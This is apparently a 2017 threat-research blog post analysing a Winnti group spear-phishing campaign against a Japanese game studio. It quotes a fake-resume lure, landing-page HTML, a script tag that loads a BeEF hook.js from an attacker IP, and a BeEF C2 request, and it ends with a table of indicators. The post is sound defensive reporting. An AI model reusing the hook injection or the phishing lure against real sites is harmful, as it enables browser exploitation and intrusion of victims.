Winnti Evolution - Going Open Source

July 11th 2017 - T
Researcher

BACK TO BLOG POSTS

ProtectWise recently observed a burst of activity and change of tactics from an advanced actor group commonly referred to as “Winnti.” The purpose of this post is to share details of the group’s recent activity in an effort to assist the public in searching for related activity in their networks and preventing future attacks.

About Winnti

The Winnti group has been active since roughly 2010. Significant previous research has been published on the group from a variety of sources, such as Kaspersky, Blue Coat, and TrendMicro. As far back as 2011, the group was detected attacking multiple video game studios, including some in South Korea and Japan, likely attempting to steal various in-game currencies and to compromise developers’ certificates and source code.

Objectives:

- Theft of digital certificates
- Use of stolen certificates to sign malware
- Theft of gaming source code and infrastructure details

TTPs:

- Known Toolset: PIVY, Chopper, PlugX, ZxShell, Winnti
- Phishing HR/recruiting emails for initial infection vector
- CHM email file attachments containing malware□
- Use of GitHub for C2 communication

Targets:

- Online video game organizations
- Defense Sector
- Internet Service Providers


Attribution:

- Originating Location: China (high confidence)□
- Potential Aliases: Wicked Panda, APT17

Evolution of Winnti - Open source tools, and macOS targeting:

Within the Winnti campaigns observed by ProtectWise, the use of open source tooling was common. Specifically, the group has been utilizing the Browser Exploitation Framework (BeEF) and Metasploit□ Meterpreter. The use of open source tools by advanced actor groups has become increasingly common, as discussed by our colleagues in the industry. To the best of our knowledge, this is a new technique for the Winnti group and we expect it to be used in future attacks.

Also noteworthy are attempts to deliver JAR files containing macOS applications which have meterpreter□ functionality. In addition, victims running Windows were delivered MSI files which were built using a free□ EXE to MSI converter (http://www.exetomsi.com/).



Winnti Attack Progression
Phishing Email Received
User Clicks Phish Link
(Phish Link)/?session=(date)(ID)
real.html Request via iFrame
Hook.js Request via Script
BeEF C2 and Exploits
Malware Download

The Winnti group continues to use fake resumé/CV delivery as the initial delivery method. The group is now using open source tooling such as BeEF and Meterpreter. This is a high level summary of recent attack processes.

Figure 1: Summary of attack progression.

Delivery:

The Winnti campaign detailed in this post began with spear phishing emails aimed at a Japanese gaming studio's staff. At least one of these emails claimed it was from an applicant for a job posting who was listing their relevant experience, along with a link to their resume.



From: [redacted]
Date: 2017/7/[redacted]
Subject: OSとAndroid アプリの開発担当を応募します~
[redacted]


貴社の募集内容を拝見しました、 主な言語: Object-C,JAVA,Swift,此方はRubyを利用7年,PHPを利用6年
くらいのIOS APP開発経験があります、Android APPの開発は5年、またAWS, Jenkins,Microsoft Azure,ZendFramework環境における開発とスマ
ートフォンアプリ決済処理に関する開発経験もあります、MSSQL,Mysql,Oracle,PostgreSQLも5年利用しています
是非ご覧になってください: http://job.[redacted]/?session=201707[redacted]

Figure 2: Winnti Phishing Email.

The approximate translation of the Winnti phishing email is as follows:

> "I saw your job posting. My main languages are Object-C, JAVA, and Swift, and I have 7 years experience with Ruby and 6 years experience with PHP. I have 5 years experience developing iOS apps, as well as Android apps, AWS, Jenkins, Microsoft Azure, ZendFramework, and smartphone application payment processing. I also have 5 years experience with MSSQL, Mysql, Oracle, and PostgreSQL. Please see here: <URL>"

We observed Winnti using two different techniques when the link was clicked. In the first technique, the user was directed to an HTML page which loaded a fake English resume. In the second technique, which we only observed a few times, the landing page directly downloaded a JAR file to the victim's machine.



[Basic Info]

Name :	[redacted]	**Gender :**	Female
Age :	30	**Date Of Birth :**	[redacted]
Height :	166CM	**Marital Status :**	Unmarried
Current Location :	Korea	**Registered Residence :**	America
Work Exp. :	5.0	**Computer Level :**	Expert
English Level :	Beginner (CET4)	**Educated Level :**	Bachelor
2nd Language :	Korean (Simple)	**Level :**	

Speciality :	Computer Science and Technology;		
Current Job Function :	IT/MIS Manager	**Current Salary :**	
Current Industry :	Internet / Computer / Software	**Expecting Salary :**	
Accommodation Req . :	Accommodation Not Required	**Availability Days :**	Negotiable
Expecting Location :	Korea		
Expecting Job Function :	Product/Project Manager IT/Technical Director/CTO/CIO Network/Information Security Engineer		
Expecting Industry :			

[Contact Info]

Contact Number :	[redacted]	**Mobile Number :**	[redacted]
Company Number :		**Pager Number :**	
Address :	[redacted] Gangnam, Seoul, South Korea		

[Work Experience]

2008/01~11/12	**NHN Team leader & PM**	**Kinds of the mobile game development**	**Salary:**	
2006/01~07/12	**Team leader & PM**	**Confidential**	**Salary:**	

Work place : California

1.Product VPN,base on version 2.4.20 of linux kernel,contain functions proxy/gateway/firewall
2.Windows-Firewall(win2K/xp,non for 9x),Drivers of firewall using NDIS_HOOK/TDI etc... contain functions at current,Proxy/gateway/NAT etc...
3.Some tools for testing firewall such as

2004/03~2005/01	**Team leader**	**HuNana Newhelp Development Co., LTD.**	**Salary:**	

Work place: California
Mostly works:

2003/07~2004/02	**Software engineer**	**Gouxun software-park**	**Salary:**	


Work place:California
Develop-environment:Linux - C - GCC
Magnum project: Simple-IDS system
Take snort as chief source design and develop a simple IDS. Main functions:
1. Watch TCP / UDP Port
2. Can distinguish from SYN, Teardrop, Land , Ping of Dead and other D.o.S attack.
3. Can keep way known buffer-overflow attack.
4. Log-viewer
5. Plus-in module.

2003/03~2003/06	**Software engineer & System admin**	**California**	**Salary:**	

Work place: California

Keep Web-Server running and secure.
Web-Server Operating system: FreeBSD
Running Services: web/ftp/telnet/mysql
Security precautions:
1. Got maximal connections for guard web-services.
2. Setting about mysql, localhost connect only, block invalid users to connections.
3. Modify kernel, add a new validate behind root, need the 3th validate such as

Figure 3: Fake resume loaded in a browser. Some items blurred as content may have been stolen.



[Work Experience Detail]

General comment:

1. Be familiar with protocol of TCP/IP .
2. Be familiar with language C/C++ and script-language PHP/PERL.
3. Be familiar with Visual C++(MFC)
4. Be familiar with Windows(2K3,XP,2K,9x) ,linux operating system.
5. Be familiar with a lot of firewall products.

Hobby:

1. Network security technology.
2. Accept the face of Fireall/Bakcdoor,Script.
3. Accept the face of anti RootKit (Win32 Kernel and linux kernel)

[Education]

1997/06~2001/09	**Bachelor**	**Information Security**	**University of Southern California**

exert oneself to study network-security at school, and I acquired how to gruad IP-Spoofing attack at linux OS.

[Skills]

Programming Languages: C/C++(STL),8086/8088 Assembly
Operating Systems: comfortable with different systems : Windows(2008,2012,vista,win7,win8,win10) DOS,Linux
With CISCO(CCIE, CCNA, CCNP, CCVP) Certificate


Figure 4: Fake resume continued.

Landing:

In cases where the above resume is loaded, it is delivered as follows:

{Phishing Email Link}/?session={date}{ID}

This page is an HTML file containing a simple iframe instruction to load real.html.□




```
<!DOCTYPE html>
<script>function autoResize(id) {document.getElementById(id).h
    eight = document.getElementById(id).contentDocument.doc
    umentElement.scrollHeight+15;document.getElementById(id).h
    eight = document.getElementById(id).contentWindow.document
    .body.scrollHeight+15;}</script><iframe id="resume" src=
real.html width="100%" onload="autoResize('resume')"
frameborder="0" border="0" marginwidth="0" marginheight="0"
scrolling="no" allowtransparency="yes"></iframe>
```

Figure 5: Link-click landing page HTML content.

real.html

This is the HTML file containing the fake resume which will load in a browser for the link-click victim. It□ contains a script which loads the BeEF hook script from a separate external host. The group's infrastructure changes rapidly, occasionally allowing us to observe them modifying the hook page destination domain over the span of a few minutes.

Sometimes the same destination would be referred to by IP in one version of real.html and by hostname in another. Two additional files, resume_screen.css and mypic.jpg, are also loaded to make the resume look□ more realistic with improved formatting.



```
  }\r\n
  </SCRIPT>\r\n
  <script src="http://61.78.62.21/hook.js" type="text/javascript"></script>\r\n
  \r\n
```

Figure 6: Added hook.js load request placed in a fake resume.


At this point, in cases where BeEF has been used, exploits are typically attempted on victim hosts with the help of BeEF modules. A commonly used module was Jenkins_groovy_code_exec.

Evasion Techniques:

One of the Winnti group's distinctive techniques is their particular style of DNS resolution for their C2 domains. Choosing domain names which are similar to valid domains (for example, google-statics[.]com, a misspelling of Google statistics, instead of analytics.google.com), the group configures their DNS so that the□ root domain resolves to either nothing, or localhost (previous research has observed the root domain resolving to the valid domain it is imitating; we did not observe that in this campaign).

Then a subdomain resolves to an actual C2 server. For example, google-statics[.]com, one of the C2 domains observed in this campaign has no resolutions at the time of writing. css.google-statics[.]com, however, resolves to a real C2 IP.

As observed in previous Winnti attacks, the group uses commonly accepted and poorly monitored protocols and ports for their C2 communication (ports 53, 80, 443). With the addition of BeEF, the group has made use of TCP port 8000 as well. Amusingly, the group's use of BeEF has been fairly rudimentary, not even taking advantage of the basic obfuscation features included in the program. We observed the group using GAGAHOOK instead of the default BEEFHOOK session name and BEEFSESSION session cookie name.



```
453 B from [redacted]

GET /hook.js?
GAGAHOOK=[redacted]
[redacted] HTTP/1.1
Host: [redacted]
Connection: keep-alive
User-Agent: [redacted]
Accept: */*
Referer: http://job.yoyakuweb.technology/real.html
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.8,en;q=0.6
```

Figure 7: BeEF hook.js request.

As in previous Winnti campaigns, the group continues to use legitimate code signing certificates, stolen from online gaming organizations, to sign their malware. This technique can help to hide the malicious intent of the group's code, allowing it to run in environments where execution is restricted to signed/trusted programs. While unconfirmed as of this writing, we believe the Winnti group is continuing to steal and use certificates from new organizations.

Associated Indicators:

Note: We are redacting the malware hashes while we work with the organization whose digital signature was used on the malware as a potential victim of the Winnti group.

Indicator	**Type**	**Description**
job.yoyakuweb[.]technology	Domain	Phishing email link destination.
resume.immigrantlol[.]com	Domain	Phishing email link destination.
macos.exoticlol[.]com	Domain	Likely phishing email link destination.
css.google-statics[.]com	Domain	BeEF Landing and C2.
minami[.]cc	Domain	Potential BeEF - Low confidence (Linode)
vps2java.securitytactics[.]com	Domain	Malware C2
106.184.5.252	IP	Phishing email link destination.
61.78.62.21	IP	Used in BeEF C2, reused Winnit Infra.
139.162.106.19	IP	Linode - Used in BeEF C2.
172.104.101.131	IP	Linode - Malware C2.
139.162.17.161	IP	Linode - Used in BeEF C2.
133.242.145.137	IP	Linode - Used in BeEF C2.
106.185.31.128	IP	Linode - hosting BeEF landings.

NEXT BLOG POST

[SHARE]

SIGN UP FOR BLOG UPDATES

ENTER YOUR EMAIL HERE

SIGN UP

FEATURED POSTS

Webinar Recap: See Clearly and Respond Quickly from the Network to the Endpoint

David Gold 05/18/2017

WannaCry Ransomware Review and Global Impact

Tom Hegel 05/15/2017

Building a Great Threat Hunting Practice in the Cloud

James Condon 03/27/2017

BLOG CATEGORIES

- Perspectives
- Threat Research
- Events
- Partners

LATEST NEWS

CRN: 10 Com→panies

Built in Colorado: their own→ seat at

Inc. Magazine: Thi Coolest Cyb→ersecu

FOLLOW US

USEFUL LINKS

Careers Contact Us Resources Support